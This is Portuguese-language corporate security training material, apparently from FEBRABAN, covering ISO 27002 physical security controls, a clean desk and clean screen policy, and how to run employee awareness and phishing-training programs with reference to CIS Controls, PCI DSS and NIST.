O acesso **restrito** às áreas seguras ou as instalações de processamento da informação sensíveis sejam concedidos, somente quando necessário; este acesso seja **autorizado e monitorado**.

05

Os direitos de acesso a áreas seguras sejam **revistos e atualizados em intervalos regulares, e revogados quando necessário**

# Segurança em escritórios, salas e instalações

Segundo a ISO 27002, é necessário projetar e aplicar a proteção física contra desastres naturais, ataques maliciosos ou acidentes para proteger os escritórios, salas e instalações e os profissionais trabalharem em áreas seguras.

1

Instalações-chave devem ser localizadas de maneira a **evitar o acesso do público**.



2

Instalações devem ser projetadas para **evitar que as informações confidenciais ou as atividades sejam visíveis e possam ser ouvidas da parte externa**.



3

**Não permitir** o uso de máquinas fotográficas, gravadores de vídeo ou áudio ou de outros equipamentos de gravação, tais como câmeras em dispositivos móveis, **salvo se for autorizado**.

4

**Orientações de especialistas** sejam obtidas sobre como **evitar danos** oriundos de fogo, inundação, terremoto, explosão, manifestações civis e outras formas de desastre natural ou provocado pela natureza.

5

Conhecimento da existência de áreas seguras ou das atividades nelas realizadas, **apenas se for necessário**

6

Áreas seguras, não ocupadas, sejam **fisicamente trancadas e periodicamente verificadas**

# Áreas de entrega e de carregamento

FEBRABAN

Segundo a ISO 27002, os pontos de acesso, tais como **áreas de entrega e de carregamento** e outros pontos em que pessoas não autorizadas possam entrar nas instalações, devem ser controlados e, se possível, isolados das instalações de processamento da informação, para evitar o acesso não autorizado.

- Acesso a uma área de entrega e carregamento a partir do exterior do prédio fique **restrito ao pessoal identificado e autorizado**.
- Áreas de entrega e carregamento devem ser projetadas de tal maneira que seja possível **carregar e descarregar suprimentos sem que os entregadores tenham acesso a outras partes do edifício**.
- As portas externas de uma área de entrega e carregamento devem ser **protegidas enquanto as portas internas estiverem abertas**.
- Os materiais entregues devem ser **inspecionados e examinados** para detectar a presença de explosivos. Os materiais entregues devem ser **registrados de acordo com os procedimentos de gerenciamento de ativos**.
- As remessas entregues devem ser **segregadas fisicamente das remessas que saem**, sempre que possível.
- Os materiais entregues devem ser **inspecionados para evidenciar alteração indevida**. Caso alguma alteração indevida seja descoberta, ela deve ser **imediatamente notificado ao pessoal da segurança**.



# Escolha do local e proteção do equipamento

Segundo a ISO 27002, os equipamentos precisam ser colocados em local ou protegidos para reduzir os riscos de ameaças e perigos do meio-ambiente, bem como as oportunidades de acesso não autorizado.



Os equipamentos devem ser colocados no local, a fim de **minimizar o acesso desnecessário** às áreas de trabalho

As instalações de processamento da informação que manuseiam dados sensíveis devem ser posicionadas cuidadosamente para **reduzir o risco** de que as informações sejam vistas por pessoal não autorizado durante a sua utilização.

É **necessário diretrizes** quanto a comer, beber e fumar nas proximidades das instalações de processamento da informação

Todos os edifícios devem **possuir proteção** contra raios e todas as linhas de entrada de força e de comunicações tenham **filtros de proteção** contra raios

Condições ambientais, como temperatura e umidade, devem ser **monitoradas para a detecção de condições que possam afetar negativamente** as instalações de processamento da informação

Os equipamentos que processam informações sensíveis **devem ser protegidos**, a fim de minimizar o risco de vazamento de informações em decorrência de emanações eletromagnéticas

# Boas Práticas para Utilidades

Segundo a ISO 27002, é necessário proteger as utilidades contra falta de energia elétrica e outras interrupções, além de proteger o cabeamento de energia e telecomunicações que transporta dado ou dá suporte aos serviços.

- 1 É necessário conformidade com as **especificações do fabricante** do equipamento e com os requisitos legais da localidade.
- 2 É necessário que as utilidades sejam **avaliadas regularmente** quanto á sua capacidade para atender ao crescimento do negócio e ás interações com outras utilidades.
- 3 É necessário alarmes para **detectar mau funcionamento**, quando necessário.
- 4 É necessário **múltiplas alimentações** com rotas físicas diferentes.
- 5 É recomendado que as linhas de energia e de telecomunicações que entram nas instalações de processamento da informação sejam **subterrâneas**.
- 6 Os cabos de energia precisam ser **segregados** dos cabos de comunicações, para **evitar interferências**



# Manutenção dos equipamentos

Segundo o ISO 27002, é necessário que os equipamentos tenham uma manutenção correta para assegurar sua disponibilidade e integridade permanente.

- A manutenção dos equipamentos seja realizada nos **intervalos recomendados** pelo fornecedor e de acordo com as suas especificações.
- A manutenção e os consertos dos equipamentos só sejam realizados por **pessoal de manutenção autorizado**.
- É necessário **manter registros** de todas as falhas, suspeitas ou reais, e de todas as operações de manutenção preventiva e corretiva realizadas.
- É necessário a implementação de controles apropriados, na época programada para **a manutenção do equipamento**, dependendo da manutenção ser realizada pelo pessoal local ou por pessoal externo à organização; onde necessário, **informações sensíveis sejam eliminadas do equipamento**.
- **Antes de colocar o equipamento em operação, após a sua manutenção, é necessário realizar inspeção** para garantir que o equipamento não foi alterado indevidamente e que não está em mau funcionamento.



# Segurança externa dos ativos

Segundo a ISO 27002, os ativos não podem ser retirados das dependências sem a autorização prévia, e quando forem operados fora do local, é necessário levar em conta os diferentes riscos e tomar medidas para utilizar os ativos em segurança.



**Os controles para as localidades** fora das dependências da organização, como, o trabalho em casa e localidades remotas e temporárias, devem ser determinados por uma avaliação de riscos, devendo ser aplicados controles adequados.

Quando o equipamento fora das dependências da organização é transferido entre diferentes pessoas ou partes externas, convém que seja mantido um **registro para definir a cadeia de custodia do equipamento**.

O Shoulder Surfing é uma das táticas utilizadas na Engenharia Social para **obter informações**, consiste no atacante se posicionar de maneira que seja **possível observar as informações** do alvo, geralmente por cima de seu ombro.

**Os equipamentos e mídias removidos das dependências da organização não devem ficar sem supervisão em lugares públicos.**

**É necessário a documentação da identidade**, atribuição e função de qualquer pessoa que manuseia ou utiliza os ativos, e que esta **documentação seja devolvida com o equipamento**, a informação ou software.

Sempre que necessário ou apropriado, é recomendado que seja feito um **registro da retirada e da devolução de ativos**, quando do seu retorno.

**É necessário a identificação** dos funcionários, fornecedores e partes externas tenham **autoridade para permitir a remoção de ativos para fora do local**

## Comportamento Individual

# Exemplo - Cenário de Risco



Segundo o PCI, os dados do titular estão sujeitos à visualização, cópia ou digitalização não autorizada se estiverem desprotegidos enquanto estiverem em uma mídia removível ou portátil, impressos ou deixados na mesa de alguém.



# Política de mesa limpa e tela limpa

Um caso real relacionado à política de mesa limpa envolveu a agencia de gerenciamento de emergências do Havaí em 2018 onde a população do estado recebeu um alerta de ameaça de míssil, solicitando busca por abrigo com urgência.

Porém o caso não passou de uma falha humana. Logo algumas pessoas na internet notaram uma foto compartilhada um ano antes do acontecimento onde aparecia um **post-it com a senha e usuário de acesso ao sistema, colado à tela do computador que monitorava esse tipo de ameaça**.



# Política de mesa limpa e tela limpa

Segundo o PCI, os dados do titular estão sujeitos à visualização, cópia ou digitalização não autorizada se estiverem desprotegidos enquanto estiverem em uma mídia removível ou portátil, impressos ou deixados na mesa de alguém.

Para reduzir os riscos de acesso não autorizado, perda ou danos às informações internas e confidenciais durante e fora do horário de expediente, os colaboradores e terceiros devem seguir os critérios abaixo:

- ✓ Ao final do dia, ou no caso de ausência prolongada, **limpar a mesa de trabalho**;
- ✓ Informações Internas e Confidenciais devem ser mantidas em **local apropriado**;
- ✓ **Os papéis ou mídias de computador** não devem ser deixados sobre as mesas, quando não estiverem sendo usados devem ser guardados de maneira adequada para minimamente **evitar fácil acesso**.
- ✓ Sempre que não estiver utilizando o computador **não deixar nenhum arquivo aberto**, de modo que as informações possam ser visualizadas por outras pessoas que estiverem no setor;
- ✓ As chaves de gavetas, armários e de portas devem ser **guardadas em locais fechados**, evitando o acesso.



Dados de identificação do usuário como crachás, documentos



Livros, manuais, políticas...



O usuário deve estar ciente de que é de sua responsabilidade a garantia e aplicação de segurança sobre as informações da organização, tais como acesso, uso, compartilhamento e descarte.



Anotações sensíveis que podem expor ou comprometer a integridade da informação

# Política de mesa limpa e tela limpa



**Seu lixo ou sua mesa podem:**



- ✓ Revelar seus dados e **informações pessoais**
- ✓ Fornecer **informações confidenciais da empresa** ao público externo ou a pessoas não autorizadas.
- ✓ **Possibilitar que outros colaboradores, ou até mesmo terceiros, tenham acesso a seus e-mails e/ou informações** restritas de seu computador, caso o bloqueio de tela não seja realizado ao deixar seu posto de trabalho.
- ✓ **Fornecer a visitantes suas credenciais de acesso** às instalações da Companhia com uso de **seu crachá deixado na mesa**.




▪ Cuidados simples, mas eficazes:

- **Não deixe as portas abertas.** Isto facilita o acesso indevido de pessoas não autorizadas.
- **Sempre acompanhe visitantes à área desejada**, não deixando que transitem desacompanhados pela empresa.
- **Não aborde assuntos confidenciais em ambientes públicos.** Seja num almoço ou num telefonema.
- **Realize descarte seguro.** Com uso de fragmentadoras para matérias impressos e DVDs e deleção segura para mídias magnéticas.

# Comportamento individual

Algumas dicas e sugestões que você pode seguir para minimizar os riscos.

- Nunca conecte dispositivos USB desconhecidos ou de pessoas não confiáveis em seu computador.
- Caso encontre um dispositivo USB, entregue para a segurança da sua empresa ou para o departamento de TI, informando onde você o encontrou.



- Desabilite a função de auto executar para mídias removíveis em seu computador.
- Não utilize dispositivos pessoais em equipamentos da empresa.

# Comportamento individual

Algumas dicas e sugestões que você pode seguir para minimizar os riscos.

1

## Bloqueio de tela

Sempre deixar a tela do computador em modo de descanso com senha ao sair de sua posição, e sempre conectar aparelhos à redes wi-fi conhecidas

2

## Segurança de documentos

Não deixar documentos com informações importantes espalhados pela mesa

3

## Controle de acesso

Sempre utilizar sua identificação para entrada e saída da empresa para manter o controle corretamente monitorado

4

## Proteção digital

Utilizar senhas fortes e realizar backups periodicamente

5

## Phishing

Não abrir e-mails suspeitos, sempre verificar o endereço remetente e se o conteúdo está coerente com os pedidos da empresa

## Considerações Finais

# Frameworks e Normas de Referência

FEBRABAN

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



INTERNATIONAL  
STANDARD  
ISO/IEC  
27002  
Third edition  
2022-02

Information security, cybersecurity  
and privacy protection — Information  
security controls  
Sécurité de l'information, cybersécurité et protection de la vie  
privée — Mesures de sécurité de l'information

ISO IEC  
Reference number  
ISO/IEC 27002:2022(E)  
© ISO/IEC 2022



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com ABNT NBR ISO, PCI-DSS, NIST, entre outros

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas à Segurança Física, relembre os principais termos e conceitos apresentados neste material:



**Perímetro de Segurança:** O perímetro de segurança tem como objetivo evitar o acesso não autorizado, maior restrição de acesso, rastreabilidade dos acessos e dano ou interferência aos sistemas de informação considerados sensíveis.



**Controles de Entrada:** Controles tecnológicos e processos para autenticar o acesso de pessoas..



**Utilidades:** Equipamentos que fornecem suprimento de energia elétrica, telecomunicações, suprimento de água, gás, esgoto, calefação/ventilação e ar-condicionado



**Ativos:** Equipamentos, mídias, informações de propriedade da empresa.



**Shoulder Surfing:** Prática que o atacante se posiciona de maneira que seja possível observar as informações do alvo, geralmente por cima de seu ombro.



**Política da Mesa Limpa:** Prática que tem como objetivo reduzir o risco de violação de segurança da informação, causadas por documentos e equipamentos deixados sozinhos e acessíveis nas mesas.

## **Módulo:** Conscientização e Treinamentos

# Requisitos – Conscientização e Treinamentos

FEBRABAN


Este material foi elaborado de acordo com as diretrizes do CIS Controls e PCI DSS, bem como foi considerado os requisitos de segurança da informação relacionados ao tema de acordo com as normas e frameworks apresentados abaixo:

## CIS Controls



- 14.1 Estabelecer e manter um programa de conscientização de segurança
- 14.2 Treinar membros da força de trabalho para reconhecer ataques de engenharia social
- 14.3 Treinar membros da força de trabalho nas melhores práticas de autenticação
- 14.4 Treinar a força de trabalho nas Melhores Práticas de Tratamento de Dados
- 14.5 Treinar membros da força de trabalho sobre as causas da exposição não intencional de dados
- 14.6 Treinar Membros da força de trabalho no Reconhecimento e Comunicação de Incidentes de Segurança
- 14.7 Treinar a força de trabalho sobre como identificar e comunicar se os seus ativos corporativos estão faltando atualizações de segurança
- 14.8 Treinar a força de trabalho sobre os perigos de se conectar e transmitir dados corporativos em redes inseguras
- 14.9 Conduzir treinamento de competências e conscientização de segurança para funções específicas

## PCI DSS



- 12.6 A educação de conscientização sobre segurança é uma atividade contínua.
  - 12.6.1 Programa de conscientização
  - 12.6.2 Abordagem de treinamento
  - 12.6.3 Atualização de treinamento
  - 12.6.3.1 Conteúdo de treinamento
  - 12.6.3.2 Uso aceitável de tecnologias

## ISO 27002



- 6.3 Conscientização, educação e treinamento em segurança da informação

## ISO 27701



- 5.5.3 Conscientização
- 6.4.2.2 Conscientização, educação e treinamento em segurança da informação
- 6.4 Segurança em recursos humanos

## NIST CSF



- PR.AT-02 Conscientização e treinamento para diferentes funções

# Sumário

- 1 | Contexto e casos reais de incidentes
- 2 | Introdução ao tema de conscientização em Segurança da Informação
- 3 | Visão geral das etapas para a implementação do programa
- 4 | Métodos, práticas e abordagens em conscientização e treinamentos
- 5 | Phishing
- 6 | Comportamento seguro
- 7 | Considerações Finais



# Contextualização

# Contextualização

FEBRABAN



**Algumas das maiores causas de vulnerabilidades são causadas por erros humanos**, entre estes estão a sobrecarga de trabalho e exaustão, cobrança por maior produtividade e distração. Segundo uma pesquisa realizada pela Universidade de Stanford (2022) com funcionários foi concluído que 26% já caíram em ataques de phishing (por email ou sms) e 32% já atenderam pedidos de hackers simulando situações de trabalho. Destes a maioria estava cansada (51%), estressada (50%), distraídos (50%) ou trabalhando rápido (48%).

Com o **aumento recorrente de empresas aderindo ao trabalho remoto** é de grande importância que cada indivíduo tenha consciência dos cuidados a serem tomados quando se trata de segurança da informação, visto que o monitoramento se torna indireto.

Um ataque cibernético à uma empresa envolvendo seu sistema de segurança pode gerar perdas gigantescas, além de roubo de dados e paralisação de serviço. **Um relatório da IBM mostra que as perdas globais com ataques cibernéticos devem chegar ao valor de US\$ 10,5 trilhões (R\$ 52,35 trilhões) anualmente até 2025.**

Livecoins

## [CEO explica como a Ledger foi hackeada: “ex-funcionário caiu em phishing”](#)

A Ledger, popular fabricante de carteiras de criptomoedas, revelou detalhes do hack que sofreu em seu sistema.



CNN Brasil

## [Twitter diz que ataque de phishing a funcionários levou à invasão de contas](#)

O Twitter, que teve seus sistemas internos invadidos há cerca de duas semanas, disse na quinta-feira (30) que o incidente atingiu um pequeno...

31 de jul. de 2020



CNN Brasil

## [Golpistas usam deepfake de diretor financeiro e roubam US\\$ 25 milhões](#)

Um funcionário do setor financeiro de uma multinacional foi induzido a pagar US\$ 25 milhões a fraudadores que usaram a tecnologia deepfake...

Olhar Digital

## [Como “Fraude do CEO” pode resultar em prejuízo de bilhões para empresas por meio de engenharia social](#)

Entenda como funciona o o golpe do tipo Business Email Compromise (BEC), conhecido também como “Fraude do CEO”

Olhar Digital

## [Phishing já causa prejuízo de US\\$ 1.500 por funcionário em grandes empresas dos EUA](#)

O uso de armadilhas digitais – o phishing – levou a prejuízos que aumentaram quase 4 vezes desde 2015, passando de US\$ 3,8 milhões anuais...

**De acordo com o CIS Controls, os próprios usuários, intencionalmente ou não, podem causar incidentes** como resultado do manuseio incorreto de dados sensíveis, enviar um e-mail com dados sensíveis para o destinatário errado, perder um dispositivo de usuário final portátil, usar senhas fracas ou usar a mesma senha que usam em sites públicos.



Forbes

## [Por que funcionários cometem erros que comprometem a cibersegurança](#)

Exigência por maior produtividade, sobrecarga de trabalho e exaustão são algumas das causas de erros humanos no trabalho que comprometem a cibersegurança de seus empregadores, apontaram os funcionários entrevistados em um estudo da Universidade de Stanford de 2022. Dos respondentes, 26% já caíram em ataques de phishing – por e-mail ou mensagens de texto – e 32% já atenderam pedidos de hackers que simulavam situações reais no contexto de trabalho. A maioria deles teve esse tipo de comportamento quando estavam cansados (51%), estressados (50%), distraídos (50%) ou trabalhando rápido (48%).

# Introdução

# Visão Geral - Implementação do Programa

FEBRABAN

Segundo a ISO 27002, o **programa de conscientização em segurança da informação** deve ser estabelecido alinhado com as **políticas e procedimentos relevantes de segurança da informação da organização**, levando em consideração as informações da organização a serem protegidas e os controles a serem implementados para proteger a informação.



De acordo com a resolução 4893, Art. 3º A política de segurança cibernética deve contemplar, a implementação de programas de capacitação e de avaliação periódica de pessoal.

# Implementação do Programa de Treinamento

# Métodos

## Práticas e abordagens

- Os treinamento de segurança devem conscientizar todo o pessoal sobre a política e procedimentos de segurança da informação.
- Disponibilizar de forma periódica publicações (exemplos: artigos, pílulas de conhecimento, e-books, infográficos) relacionadas ao tema de segurança, com situações práticas que podem impactar a empresa no dia a dia.
- Incluir ao final dos treinamentos (quando aplicável) testes, visando medir o nível de conhecimento dos colaboradores nas campanhas.
- Promover eventos, contendo por exemplo: palestras/workshops, novidades sobre o mercado, processos e em segurança, dinâmicas em grupo.



## Atualizações


- Atualizar periodicamente os treinamentos obrigatórios aos novos colaboradores, incluindo práticas adotadas pela empresa em Segurança da Informação e Proteção dos Dados, essa medida aumentará a cultura de segurança na Organização.



De acordo com o PCI DSS, o requisito 12.6.1, menciona que o **programa formal de conscientização sobre segurança deve ser implementado para conscientizar todo o pessoal sobre a política e procedimentos de segurança da informação** da entidade e sua função na proteção dos dados do titular do cartão.

## Liderança

- Instruir os líderes das áreas a incentivarem os liderados a realizarem/participarem das campanhas de treinamentos disponibilizadas pela Organização. Essa medida pode ser implementada por meio do envio de comunicados direcionados para os líderes, por exemplo, envio de e-mail para a caixa dos executivos.
- Caso a empresa tenha um aplicativo de comunicação interna, considere a inclusão de temas relacionados à Segurança da Informação.



## Métricas e indicadores

- Gerar e monitorar indicadores para fins de acompanhamento das participações e resultados dos treinamentos.
- Os resultados extraídos do treinamento podem ser utilizados para balizar ações de melhoria no processo, por exemplo:
- Identificar colaboradores ou áreas que não tiveram um desempenho aceitável nos treinamentos;
- Identificar colaboradores que não realizaram os treinamentos;
- Identificar ações de melhoria no plano de comunicação; entre outros.



# Fatores de Sucesso

Cenário de ameaças e a política e procedimentos de segurança:

É de extrema importância que o treinamento conscientize o público da **importância individual de cada um e suas responsabilidades com os procedimentos de segurança**.

O treinamento deve conter os possíveis meios de **contato e resposta** em caso de suspeita ou sucesso do ataque como acionamento de assistência.

**O treinamento deve garantir que o público seja informado sobre o cenário de ameaças atuais, sua responsabilidade pela operação dos controles de segurança relevantes e da possibilidade de acessar assistência e orientação quando necessário (exemplo: alerta de e-mails suspeitos de phishing)**

O cenário de ameaças deve apresentar o contexto do ataque, as medidas de segurança e prevenção à serem tomadas e os meios notificação e resposta.  
Por exemplo: Proteção com senhas, separação de conteúdo corporativo e pessoal, e-mails suspeitos, etc.

# Como Definir o Conteúdo do Treinamento?

FEBRABAN

Os treinamentos devem considerar:

1

Conhecimento gerais de Segurança da informação no treinamento para funcionários, parceiros, fornecedores e outros relacionados , tais como: controle de acesso, proteção de dados, armazenamento e transmissão segura de informações, descarte seguro de ativos, entre outros.

2

Treinamento de funcionários para serem capazes de identificar ataques comuns como engenharia social, phishing, etc. E aplicarem cuidados básicos como higiene Cibernética, senhas seguras, proteção de credenciais, etc.

3

Explicar as consequências das violações de Segurança Cibernética e os possíveis prejuízos (tanto individuais como empresariais).

4

Conscientizar os funcionários sobre a importância de buscar assistência em caso de suspeita de infração ou primeiras respostas em caso de incidente, bem como divulgar os canais oficiais para notificar incidentes.


5

Implementar treinamento baseando-se em função, setor empresarial, incluindo diferentes métodos e abordagens.

# Notificações e Testes

Aplicação de notificações e testes:

O programa de conscientização sobre segurança deve ser revisado constantemente, e atualizado conforme necessário para lidar com quaisquer novas ameaças e vulnerabilidades que possam afetar a segurança. **O PCI recomenda a revisão pelo menos uma vez a cada 12 meses.**



É indicado também a notificação com alertas de segurança da informação (via e-mail, notícias, lembretes, etc.) de forma constante para manter o público atualizado e sempre atento às possíveis ameaças.

Visando garantir a compreensão de todas as pessoas internas à empresa em relação ao treinamento de conscientização vale a aplicação periódica de testes, sendo estes por meio de simulações de ataques (e-mails de phishing, mensagens suspeitas, verificação de atualizações de sistema, etc.)

# Especificação por Setor e Função

**Os treinamentos podem ser mais específicos dependendo da área de atuação do setor ou da empresa em si.**

Por exemplo, em caso de aplicação de treinamento no setor financeiro a equipe pode receber tentativas de BEC se passando por executivos pedindo para transferir dinheiro ou receberá e-mails de parceiros comprometidos ou fornecedores solicitando a alteração das informações da conta bancária para o próximo pagamento.

## Métodos

Os diferentes métodos que podem ser usados para fornecer conscientização e educação sobre segurança incluem pôsteres, cartas, treinamento online, treinamento presencial, reuniões de equipe e incentivos.

## Registros

Reconhecimentos de pessoal podem ser registrados por escrito ou eletronicamente.



## Posturas regulatórias

O treinamento também deve levar em consideração as diferentes posturas regulatórias e de ameaças da empresa.

